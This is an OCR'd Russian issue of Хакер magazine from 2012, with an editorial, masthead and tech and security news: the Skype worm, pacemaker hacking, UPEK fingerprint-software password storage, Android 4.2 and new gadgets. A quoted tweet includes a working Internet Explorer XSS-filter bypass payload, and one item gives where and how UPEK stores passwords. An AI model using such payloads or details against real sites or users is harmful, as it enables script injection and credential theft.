6 РЕЦЕПТОВ ПРОГРАММИСТАМ НА ANDROID 102

ХАКЕР

12 (167) 2012

СВОЙ ФРЕЙМВОРК НА PHP

WWW.XAKEP.RU

Устройство банкомата, или история болезни Automated Teller Machine

РЕКОМЕНДОВАННАЯ **ЦЕНА: 270 р.**

18+



026 ИНТЕРВЬЮ С СОЗДАТЕЛЯМИ INTELLIJ IDEA

040 ОПЕРАЦИОНКА ОТ ЛАБОРАТОРИИ КАСПЕРСКОГО

050 СЛИВАТЬ ИЛИ НЕТ? MEEGO, TIZEN, WEBOS И FIREFOX OS

086 МАЛВАРЬ ДЛЯ ПРОМЫШЛЕННОЙ АВТОМАТИКИ

ЧЕМ ПОРАДОВАТЬ ГИКА?

ЛУЧШИЕ ПОДАРКИ ДЛЯ ОДЕРЖИМЫХ ТЕХНОЛОГИЯМИ





ПОДАРКИ ДЛЯ ГИКА

Удивить и по-настоящему порадовать ИТ-шника — задача нетривиальная, сложная и подчас очень неблагодарная. Он привык к прагматичным подходам, и его не впечатлит какая-то там сувенирная безделушка. Однако и с полезным подарком, скорее всего, выйдет промах — если тот не будет отличаться оригинальностью, нестандартностью или, как мы сейчас говорим, «гиковостью». В то же самое время очевидная с точки зрения обычного человека фиговина может вызвать дичайший восторг и умиление, если ее, к примеру, можно хитро запрограммировать. Вот такой парадокс. Так что же подарить гику? Или больше того — чем порадовать себя на Новый год? Мы не стали изобретать какой-то универсальный рецепт, а просто представили, что бы сами — как типичные гики — были рады увидеть под елкой. В результате получился гид по необычным подаркам гаджето-гикового плана: на разный бюджет и вкус, но с одним важным критерием — любой из подарков реально купить и доставить в Россию. И кое-что мы заказали в редакцию, чтобы порадовать себя :).

Степан «Step» Ильин,
главред Х
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор Илья Курченко (kurchenko@real.xakep.ru)

Редакторы рубрик
PCZONE и UNITS Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Анна Григорьева (grigorieva@glc.ru)

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Бильд-редактор Елена Беднова
Иллюстрация на обложке Сергей Снурник

PUBLISHING

Издатель ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5
Тел.: (495)934-70-34, факс: (495) 545-09-06

Главный дизайнер Энди Тернбулл

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06
E-mail: advert@glc.ru

ДИСТРИБУЦИЯ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)

ПОДПИСКА

Руководитель отдела подписки Ирина Долганова (dolganova@glc.ru)
Менеджер спецраспространения Нина Дмитрюк (dmitryuk@glc.ru)

Претензии и дополнительная информация
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50451 от 04 июля 2012 года.

Отпечатано в типографии Scanweb, Финляндия. Тираж 204 800 экземпляров.

Content

HEADER


074


116


090

MEGANEWS



ВЫШЛА 14-Я ВЕРСИЯ ДИСТРИБУТИВА SLACKWARE, о чем с гордостью сообщил Патрик Фолькердинг — основатель и главный разработчик проекта.

ВИРУСНАЯ РАССЫЛКА В SKYPE

ПОЛЬЗОВАТЕЛИ WINDOWS-ВЕРСИИ SKYPE ПОД УГРОЗОЙ

У популярного VoIP-сервиса довольно давно не было проблем с малварью (во всяком случае серьезных), и это не могло длиться вечно. Первыми нечто странное заметили специалисты компании «ВирусБлокАда». Оказалось, в России и СНГ обнаружился социальный троян, который распространяется через Skype и социальные сети («ВКонтакте», Facebook, Twitter).

Малварь заражает пользовательские машины червем Worm.NgrBot (он же Dorkbot), притом «нехорошую» ссылку пользователи получают от имени своих авторизованных контактов. Схема работы зловреда в целом довольно обычна — жертва получает от одного из своих контактов в Skype ссылку, сопровождаемую текстом: «Это новый аватар твоего профиля?». При переходе по линку загружается ZIP-архив с вредоносным исполняемым файлом с расширением exe (внутри кроется тот самый Worm.NgrBot). «ВирусБлокАда» отмечает, что после этого компьютер жертвы включается в ботнет и участвует в DDoS-атаках. Также Worm.NgrBot ворует пароли от файлообменников Letitbit, Sms4file, Vip-file, от почтовых ящиков, различных сервисов, соцсетей (YouTube, Gmail, Facebook) и блокирует доступ компьютера к сайтам антивирусных компаний.

Увы, данных о распространении червя и статистики заражений пока нет, хотя «Лаборатория Касперского» и «Доктор Веб» уже подтвердили угрозу и призывают вовремя обновлять вирусные базы.



Защититься, кстати, можно и просто отключив функцию управления Skype другими программами (в меню расширенных настроек Skype очистить пункт «Контроль доступа программного интерфейса»).



ВЗЛОМ, КОТОРЫЙ МОЖЕТ СТОИТЬ ЖИЗНИ

СТРАШНОВАТАЯ ПРЕЗЕНТАЦИЯ С BREAKPOINT

На ежегодной конференции Breakpoint с докладом выступил исследователь Барнаби Джек, рассказав о том, что он научился дистанционно взламывать... кардиостимуляторы. Барнаби обнаружил, что кардиостимуляторы сразу нескольких производителей имеют опасную дырку в ПО — их можно заставить ударить «носителя» током напряжением 830 В, что почти наверняка приведет к летальному исходу. Для этого достаточно подать команду с ноутбука, находящегося на расстоянии до 15 м от жертвы.

Так как современные имплантаты управляются дистанционно, исследователь узнал команду, по которой приборы выдают свой серийный номер и номер модели. Затем Барнаби заменил ПО передатчика для перепрограммирования кардиостимуляторов и выяснил, что имплантаты содержат также личные данные пациента, и даже нашел возможность доступа к серверам производителей! Если загрузить на серверы обновлений вредоносную «прошивку», это приведет к массовому заражению приборов, поясняет Барнаби.


Он уже предупредил производителей приборов об уязвимости и сейчас разрабатывает программу Electric Feel, которая позволит найти устройства поблизости и дать команду на отключение или разряд.



TWITTER ВПЕРВЫЕ ПУСТИЛА В ХОД ВОЗМОЖНОСТЬ РЕГИОНАЛЬНОГО БЛОКИРОВАНИЯ КОНТЕНТА, ограничив германцев в доступе к аккаунту одной неонацистской группы.



В СОРЕВНОВАНИИ TOPCODER OPEN В КАТЕГОРИИ «АЛГОРИТМЫ» в этом году одержал победу россиянин Егор Куликов — сотрудник питерского офиса «Яндекса».



В ANDROID ПОЯВИТСЯ ВСТРОЕННАЯ ФУНКЦИЯ АНТИВИРУСА, сообщает блог Android Police. Проверяться будут как уже установленные, так и все загружаемые приложения.



КОМАНДА THE PIRATE BAY ОТЧИТАЛАСЬ В ОФИЦИАЛЬНОМ БЛОГЕ О ТОМ, что трекер полностью отказался от физических серверов в пользу нескольких облачных хостеров.



ФБР ЗАПРОСИЛО У КОРПОРАЦИИ GOOGLE контактные данные сторонних Android-разработчиков, и Google без вопросов предоставила списки. Неприятный прецедент.


Ecosys


KYOCERA
Document Solutions

FIREFOX 16-Й ВЕРСИИ И ЕГО КОНСОЛЬ

ПОЧЕМУ ГИКИ ЛЮБЯТ FIREFOX? ИЗ-ЗА ТАКИХ ВОТ НОВОВВЕДЕНИЙ

Выход новой стабильной версии Firefox 16 ознаменовался не только тем, что дистрибутив оказался «бракованным» и Mozilla была вынуждена снять его с официального сайта, выявив критическую уязвимость. Ту уязвимость быстро прикрыли, а в дистрибутиве обнаружилось немало интересного. Мы остановимся подробнее на командной строке.

Командная строка в Firefox вызывается нажатием комбинации клавиш <Shift + F2> (можно также выбрать «Developer Toolbar» в меню «Web Developer») и обладает системой дополнения команд и их параметров, подробными подсказками и так далее. Консоль создана так, чтобы пользователь — хотя правильнее, пожалуй, сказать разработчик :) — мог печатать максимально быстро. Для ускорения процесса она будет завершать за него команды и параметры. Кроме того, это хорошая альтернатива шорткатам.

Приведу пример: скажем, тебе нужно открыть командную строку в Firefox, но шорткат ты забыл. Конечно, можно дотянуться до мышки и открыть командную строку через меню, но есть и другой путь: набрать «console open» и консоль откроется. Фактически достаточно набрать «con<tab>o<tab><enter>», что будет даже быстрее. Помимо этого, в DeveloperTools присутствуют команды dbg и break, edit, inspect, resize и tilt. Словом, все самое необходимое. Теперь к возможностям самой консоли. Допустим, тебе нужно проверить, как заголовки mozilla.org будут выглядеть на небольшом экране телефона. Открываем сайт и набираем, к примеру, «inspect "#home-news h3"», на открывшейся панели стилей видим, что размер шрифта для данного заголовка равен 28px. Как это будет выглядеть в разрешении 320 × 480? Набираем команду «resize to 320 480», запускается Responsive Design View. Смотрим на результат и видим, что размер шрифта заголовка уменьшился до 24px, согласно «заданным пожеланиям».

Но это отнюдь не все фишки консоли Firefox. Так, набрав команду cookie, ты поймешь, почему эта командная строка называется «графической». Запросив «cookie list on mozilla.org», увидишь все куки, которые на данный момент имеются для этого сайта. Можно удалить их, набрав «cookie remove WT_FPC» или просто кликнув по кнопке «Remove». А набрав на mozilla.org «screenshot heading.png 0 false h1», ты сохранишь только файл heading.png, ожидая 0 секунд после команды, не включая в шот никаких окружающих элементов и окно браузера, только элемент, выбранный в «h1». Результат сохранится в директорию «Downloads». Консоль предоставляет подсказки для каждого параметра, расширенную версию которых можно почитать по традиционному F1. Еще одна полезная команда — pagemod. С ее помощью можно быстро изменить что-либо на странице. Можно посмотреть, как страница выглядит без классов, набрав «pagemod remove attribute class *», или выбрать, какой заголовок смотрится лучше, — «pagemod replace "Out of Date News" "The New Hotness"».

Конечно, это далеко не все, есть еще addon, pref, export html и куча других полезностей. Но все-таки рекомендуем лучше один раз увидеть и пощупать самостоятельно, чем сто раз прочитать.

ASUS PADFONE 2

ВТОРОЕ ПОКОЛЕНИЕ ЗАБАВНЫХ ТРАНСФОРМЕРОВ

Компания ASUS представила новую модель в линейке гибридных устройств — PadFone 2. О первом PadFone мы рассказывали в начале лета, но на всякий случай напомним — это своего рода матрешка. PadFone сочетает в себе сразу три устройства — планшетный компьютер, нетбук и смартфон под управлением Android. Смартфон может превращаться в 10,1-дюймовый планшет, а после подключения к клавиатурной док-станции PadFone Station — в нетбук. Кстати, выход PadFone 2 вовсе не означает, что первая модель теперь исчезнет из продажи, ASUS планирует, что устройства дополнят друг друга на рынке.

Нового в PadFone 2 много. В режиме смартфона и планшета PadFone 2 функционирует на базе Android 4.0 ICS, четырехъядерного процессора Qualcomm Snapdragon S4 с частотой 1,5 ГГц и 2 Гб системной памяти; за графику отвечает подсистема Adreno 320. Смартфон теперь оснащен новым 4,7-дюймовым экраном Super IPS+ с разрешением 1280 × 720 пикселей, который снабжен устойчивым к царапинам защитным стеклом Corning Fit. Немало времени на презентации уделили и 13-мегапиксельной камере, которая способна делать снимки со скоростью 6 кадров в секунду и записывать видео в форматах 1080p/30fps или 720p/60fps. Аккумулятор аппарата имеет емкость 2140 мА • ч. В целом девайс стал чуть тоньше, но гораздо шире и выше.

Также теперь, когда смартфон вставляется в планшет, телефон остается полностью виден окружающим — он держится в специальном углублении за счет салазок и механизма сцепки, больше нет никакой крышки. Это выглядит стильно — и нет, смартфон не выпадет, если планшет перевернуть вверх ногами :). Сама док-станция значительно «похудела», приобрела обтекаемые формы и теперь состоит из IPS-экрана диагональю 10,1 дюйма с разрешением 1280 × 800 (149 ppi) и аккумуляторной батареи емкостью в 5000 мА • ч. Кстати, емкость аккумулятора док-станции первого PadFone составляет 6600 мА • ч.

Однако у новинки есть и не очень приятная сторона: теперь дело ограничивается только планшетной док-станцией — клавиатура, а также электронная ручка, выступающая в роли Bluetooth-гарнитуры, на презентации ASUS отсутствовали (хотя ручка, вероятно, и заработает с PadFone 2). По сути, пользователям на выбор предоставляются два разных «набора», а уж отдать предпочтение более мощному планшету или вообще нетбуку с клавиатурой — решать самому юзеру.



СОГЛАСНО ИССЛЕДОВАНИЮ КОМПАНИИ SOPHOS

СРЕДНЕЕ «ВРЕМЯ ЖИЗНИ» 0-DAY-ЭКСПЛОЙТОВ, ДО ОГЛАСКИ И ПАТЧЕЙ, СОСТАВЛЯЕТ 312 ДНЕЙ (ОТ 19 ДНЕЙ ДО 30 МЕСЯЦЕВ)

СКАНЕР ОТПЕЧАТКОВ — НЕ ЗАЩИТА, НО БРЕШЬ

ОБНАРУЖЕНА НЕОБЫЧНАЯ УЯЗВИМОСТЬ



Сразу в нескольких версиях ПО UPEK Protector Suite для считывания отпечатков пальцев и авторизации по ним на машине обнаружена уязвимость. Эти программно-аппаратные системы поставляются в комплекте с предустановленным ПО на устройствах Acer, ASUS, Dell, Lenovo, MSI, NEC, Samsung, Sony, Toshiba и других производителей.

Началось все в августе, когда специалисты Elcomsoft сообщили, что научились извлекать и расшифровывать пароли из реестра Windows, если юзер пользуется сканером UPEK. Дело в том, что UPEK Protector Suite помещает пароль юзера в реестр Windows практически в открытом виде. О том, что хранить пароли таким образом не стоит, известно давно. Windows делает так, лишь если пользователь активирует автоматический вход в Windows без ввода пароля. Так и получилось в случае с UPEK.

Так как Elcomsoft не сообщила подробностей, «копать» пришлось уже другим исследователям. Американцы Адам Коудилл и Брэндон Уилсон нашли, где конкретно хранятся пароли и как они зашифрованы. Пароли лежат в HKEY_LOCAL_MACHINE\SOFTWARE\Virtual Token\Passport\4.0\Passport\ExData и хешируются MD5. Для этого используется 256-битный ключ, из-за экспортных ограничений часть хеша заменена нулями, то есть на самом деле ключ 56-битный.




Хакеры уже выложили свою PoC-программу для извлечения паролей на GitHub (tinyurl.com/cpbqgl6) и грозятся написать модуль для Metasploit.


ПРОБЛЕМА С UEFI ПРАКТИЧЕСКИ РЕШЕНА

ЛИНУКСОИДЫ НАШЛИ ВЫХОД

В начале года в стане линуксоидов поднялась нешуточная паника, связанная с UEFI. Тогда стало известно, что для сертификации оборудования на совместимость с Windows 8 Microsoft требует обязательной активации по умолчанию режима безопасной загрузки, блокирующего загрузку систем, не имеющих заверенной цифровой подписи. Все это грозило большими проблемами Linux-сообществу, но, похоже, выход все-таки нашелся.

Linux Foundation объявила о планах предоставления всем дистрибутивам универсального решения, которое упростит обеспечение поддержки работы на системах с активным по умолчанию режимом безопасной загрузки. Linux Foundation подготовит промежуточный загрузчик, который будет заверен ключом от компании Microsoft. Код загрузчика разместят в Git-репозитории на kernel.org, а позже и на сайте Linux Foundation. Заверенный первичный загрузчик будет запускать файл loader.efi, в котором разработчики дистрибутива смогут поставлять любой штатный загрузчик, например GRUB2. Вторичный загрузчик может быть использован, даже если для него не созданы соответствующие цифровые подписи. После того как loader.efi получит управление, дистрибутив продолжит загрузку в обычном режиме. Словом, разработчикам сторонних дистрибов достаточно получить заверенный загрузчик от Linux Foundation и разместить его на отдельном разделе вместе с собственным загрузчиком (возможно также использование на установочных CD/DVD и LiveCD).





МНОГОСТРАДАЛЬНУЮ КРИПТОВАЛЮТУ BITCOIN ОТНЫНЕ БУДЕТ ПРОДВИГАТЬ, ЗАЩИЩАТЬ И СТАНДАРТИЗИРОВАТЬ ОРГАНИЗАЦИЯ BITCOIN FOUNDATION, основанная ведущим разработчиком Bitcoin-клиента Гэвином Андерсоном, по образу и подобию Linux Foundation. Активисты предлагают частным лицам и компаниям пополнить их ряды, однако не бесплатно, а за небольшую сумму биткоинами :).



ОСНОВАТЕЛЬ AMAZON ДЖЕФФ БЕЗОС ПОДТВЕРДИЛ — компания действительно продает планшеты и ридеры Kindle по себестоимости. Amazon любит нас, %username%!



НА СМЕНУ УЖЕ ПРИВЫЧНОМУ ДЛЯ ТЕЛЕВИЗОРОВ И МОНИТОРОВ FULL HD РАЗРЕШЕНИЮ скоро придет Ultra HD, в четыре раза превышающее нынешний максимум — не менее 3840 × 2160.



Реклама
Акция!
КЛИНСКОЕ
ПУТЕШЕСТВУЙ
В СТИЛЕ ТРИ К!
УСЛОВИЯ НА WWW.TUSOVKA.RU
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ АЛКОГОЛЯ
ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ
Программа «Путешествуй в стиле Три К» проводится с 1 ноября 2012 года по 31 января 2013 года включительно на территории РФ только для граждан РФ, достигших возраста 18 лет. Информация об организаторе программы, о правилах проведения, количестве призов по результатам ее проведения, сроках, месте и порядке их получения на интернет-сайте www.tusovka.ru. Реклама.

APPLE ЗАПАТЕНТОВАЛА «ДЕКОРАТИВНОЕ ОФОРМЛЕНИЕ ПОРТАТИВНОГО УСТРОЙСТВА С ДИСПЛЕЕМ», проще говоря — дизайн iPad.

ANDROID 4.2 И «ГУГЛОГАДЖЕТЫ»

ПРЕДСТАВЛЕНЫ НОВЫЕ NEXUS И ОБНОВЛЕННЫЙ ANDROID


Конец октября ознаменовался сразу несколькими громкими анонсами в стане Андроид. Как и планировалось, Google представила новую версию своей мобильной операционной системы — Android 4.2 (кодовое имя по-прежнему Jelly Bean). Нововведений оказалось немало, вот наиболее интересные из них.

Наконец-то у Android появился многопользовательский режим (правда, только для планшетов), то есть проблема совместного использования устройств решена. Теперь для каждой учетной записи существует свой набор приложений (одно и то же ПО могут установить сразу несколько человек, ведь все данные хранятся отдельно). Также под каждого пользователя настраиваются рабочий стол, обои, виджеты и так далее. Есть поддержка быстрого переключения между учетными записями, переключаться можно прямо с экрана блокировки.

Еще одно приятное новшество — клавиатура с поддержкой «жестового» ввода, работающего по образу и подобию Swype. Пользователю достаточно просто скользить пальцем по буквам, отрывая палец от экрана после каждого слова. Есть и функция предугадывания слов, предлагающая варианты ввода.

Тем, кто любит фотографировать, понравится новая функция Photo Sphere, предназначенная для создания 3D-панорам в духе Google Street View. Созданные панорамы можно просматривать на смартфоне, передавать в Google Plus или даже загружать непосредственно в Google Maps! Кстати, сам интерфейс камеры тоже подвергся изменениям: в частности, добавлены новые фильтры (привет, Instagram).

Также стоит упомянуть о протоколе Miracast, благодаря которому можно транслировать потоковое видео прямо на телевизор. Правда, для этого понадобится специальный адаптер, подключающийся к порту HDMI на телевизоре. Его стоимость составляет около 100 долларов, но компания LG заявила, что в будущих HDTV новый протокол будет работать без дополнительных устройств.







Новшеств в Android 4.2 немало. К примеру, благодаря улучшенной функции Google Now на вокзале ты узнаешь, какие поезда отбывают и прибывают в ближайшее время, в городе увидишь фотографии популярных мест, адреса ресторанов и многое, многое другое.

Уже анонсированы и первые устройства, работающие под управлением обновленной ОС. Это два «гуглогаджета» — смартфон Nexus 4 от компании LG и планшет Nexus 10, созданный в партнерстве с Samsung.

Смартфон построен на четырехъядерном 1,5-ГГц процессоре Qualcomm Snapdragon S4 Pro с графикой Adreno 320 и оснащен 4,7" дисплеем True HD IPS Plus (1280 × 768). Объем ОЗУ равен 2 Гб, флеш-памяти 8 или 16 Гб, новинка также несет на борту чип NFC. Поддержки LTE нет, только Bluetooth и Wi-Fi. Емкость аккумулятора 2100 мА • ч (чуть больше 15 часов в режиме разговора и до 300 часов в режиме ожидания). Есть возможность беспроводной зарядки. Цена у Nexus 4 весьма приятная — 299 $ за модель 8 Гб и 349 $ — за модель 16 Гб.

Планшет, в свою очередь, интересен экраном 10,1" типа PLS с огромным разрешением 2560 × 1600 (16:10)! Плотность точек при этом достигает 300 dpi. Новинка работает на мощном двухъядерном процессоре с архитектурой Cortex-A15 с четырехъядерной графикой Mali T604. Здесь также отсутствует поддержка LTE (версия с LTE ожидается позже), но зато есть Wi-Fi и целых два чипа NFC — на лицевой и тыльной сторонах корпуса. Стоимость модели Nexus 10 с 16 Гб составляет 400, а с 32 Гб — 500 долларов.

ХАКЕРСКАЯ ГРУППА THREE MUSKETEERS ДОЛОМАЛА PS3

НОВЫЙ ДЖЕЙЛБРЕЙК PS3 УЖЕ НЕ ИСПРАВИТЬ ПАТЧЕМ: ХАКЕРЫ ДОБРАЛИСЬ ДО КРИПТОГРАФИЧЕСКИХ КЛЮЧЕЙ УРОВНЯ LV0 (LEVEL ZERO)



Алексей Синцов



#hacker tweets



@dlitchfield
Мне нравится, когда безопасники думают, что имеют все ответы и либо их путь, либо никакой. А вообще-то не, не нравится...



@dlitchfield
«Критичный» должно использоваться только для удаленных компрометаций, не требующих аутентификации, не для маркетинга.



Комментарий:
Ну, тут можно поспорить с точностью определения, но это факт: все чаще различные секурити-компании преувеличивают важность своих «открытий».



@joernchen
Ладно, теперь любой PoC-файл я буду называть CYBERWAR. Тогда это будет выглядеть так: ./CYBERWAR -t ::1



@shrrs
Наверно, надо перестать проверять попавшиеся на глаза формы на XSS, чтобы не тратить время на отправку репортов. Или просто не отправлять...

Комментарий:
На самом деле время тут тратится на проверку «всех форм»... Иногда заходишь на сайт на одну минуту, просто что-то надо узнать, а сидишь там целых десять минут, проверяя векторы XXS/SQLi, и упаси нас от XXE...



@pqorama
Касперский про свою защищенную ОС: «маленькая, написана с нуля, основана на какой-то уже умершей ОС. Для промышленных АСУ. Деталей не знаю».



@asintsov
SEHOP включен в IE9 по умолчанию. А все существующие техники обхода бесполезны (они для неASLR или неDEP).

Комментарий:
А меня никогда не было в ленте, вот вам. А вы знали, что SEHOP включается в реестре для всей ОС, но для IE9 эта замечательная техника включена по умолчанию? Думаю, это единственный браузер с работающим по умолчанию SEHOP. Как бы ни ругали IE, но получается, что проэксплойтить SEH без утечки адресов ntdll или стека — нереально.



@_frego_
#pwnium #pinkiepie SVG use-after-free и абуз IPC на запись файла? Мило :-) Это более реалистично, чем цепочка из 200 багов, как это было в прошлый раз.

Комментарий:
Сергей Глазунов не единственный «тинейджер-хакер», в этом году конкурс выиграл Pinkie Pie, заюзав всего две баги. Эффективно и реалистично, а потому круто 8)




@j00ru
Сегодня Adobe выпустили Reader XI, включая 49 (!) краш-фиксов безопасности, о которых сообщил я и @gynvael в Q2, Q3 2012. Не переключайте каналы.



Комментарий:
На самом деле 49 багов за шесть месяцев — это ураган. Респект!




@XSSVector
Обход фильтра XSS в IE, 0-дэй: <script/%00%00v%00%00>alert(/@jackmasa/)</script> и %c0//(%000000%0dalert(1)// #IE #0day
insight-labs.org/?p=499




@jeremiahg
«Использование HTML5 и полноэкранного API для фишинг-атак» bit.ly/QPBzjs < Ох ты ж Ёжик! Выглядит хорошо!

Комментарий:
Забавный способ фишинга с возможностями HTML5.




@WTFuzz
Нашел хороший способ избавиться от «необходимости» в Heap Spray для практически всех уязвимостей UAF в IE8. #NoMoreHeapSprays



@kyprizel
SHA-3 анонсирован! Keccak выиграл. www.nist.gov/itl/csd/sha-100212.cfm ...



@sickipediabot
Хорошая подруга может сэкономить около 200 Гб места на жестком диске.



@glamchicken
Дальше по плану #yac12, потом #ZeroNights и #gdd. Больше всего жду ZN, там будет настоящая тусовка)

ОПЕРАТОР СВЯЗИ УПРОСТИЛ «РАБОТУ» МОШЕННИКАМ

АБОНЕНТОВ МТС ПОДПИСЫВАЮТ НА ПЛАТНЫЕ УСЛУГИ БЕЗ ИХ ВЕДОМА

В Сети обнаружилась «партнерская сеть сайтов» PhoneClick, созданная теми же людьми, что некогда занимались мошеннической сетью JinConvert. PhoneClick не многим отличается от своей предшественницы, хотя с точки зрения закона все легально. Схема работы такова: сайты PhoneClick поделены по категориям (анекдоты, погода, софт для мобильных и так далее). На самом деле весь этот контент, конечно, не является премиальным, а то и вовсе представляет собой обыкновенный фейк.

Когда абонент МТС (схема работает только для данного оператора) заходит на один из этих сайтов с мобильного устройства, система по IP-адресу автоматически определяет его номер телефона и предлагает подключиться к платной подписке стоимостью 20 рублей в день. Разумеется, предупреждение о том, что контент платный, написано внизу страницы мелким шрифтом под цвет фона. В явном виде предлагается просто оформить подписку для доступа к содержанию сайта. О факте платной подписки пользователя информируют по SMS post factum. Почему именно МТС? Потому что МТС внедрила технологию MSISDN (Mobile Station Integrated Services Digital Number), позволяющую сторонним сайтам определять номера сотовых абонентов и автоматически активизировать им платные подписки. С абонентами других операторов процесс идет заметно сложнее: там пользователь должен сам ввести свой номер телефона, а затем еще и код из полученного SMS.



Как ни странно, оператор продолжает считать, что MSISDN — это удобно и безопасно. «Абоненту перед подпиской выводится landing page с информацией о стоимости услуги и ссылкой на оферту партнеру, поэтому называть это мошенничеством нельзя», — комментирует пресс-служба МТС.



НОВЫЙ CHROMEBOOK ОТ SAMSUNG

ЖИЗНЬ В МИРЕ ВЕБ-ПРИЛОЖЕНИЙ И КОНТЕКСТНОЙ РЕКЛАМЫ

Google анонсировала Samsung Chromebook, который, по мнению представителей компании, должен стать хорошим кандидатом на роль дополнительного устройства в доме или ноутбука для учащихся. Принимая во внимание, что цена устройства составляет всего 249 долларов, свою целевую аудиторию ноутбук определенно найдет. Новинка базируется на ARM-чипе Exynos 5 Dual, основанном на новой архитектуре Cortex-A15. Кроме того, Chromebook обладает 11,6-дюймовым дисплеем (1366 × 768), 16 Гб памяти, 2 Гб оперативной памяти и Bluetooth. К интернету можно подключиться только через Wi-Fi. Время работы устройства, как утверждается, составляет шесть с половиной часов. Хотя ноутбук максимально ориентирован на низкую цену, Google утверждает, что он способен воспроизводить 1080p-видео при частоте 30 кадров в секунду. Новый Chromebook также получился куда компактнее предшественников — он весит 1,13 кг, а его толщина — 2,03 см.

Но конечно, главным плюсом или минусом здесь выступает сама Chrome OS, облачная операционка, по сути созданная для работы одного приложения — браузера Chrome. Отзывы о ней до сих пор разнятся, и некоторые обозреватели в шутку пишут о ней: «порой мне кажется, что я живу внутри рекламы Google».



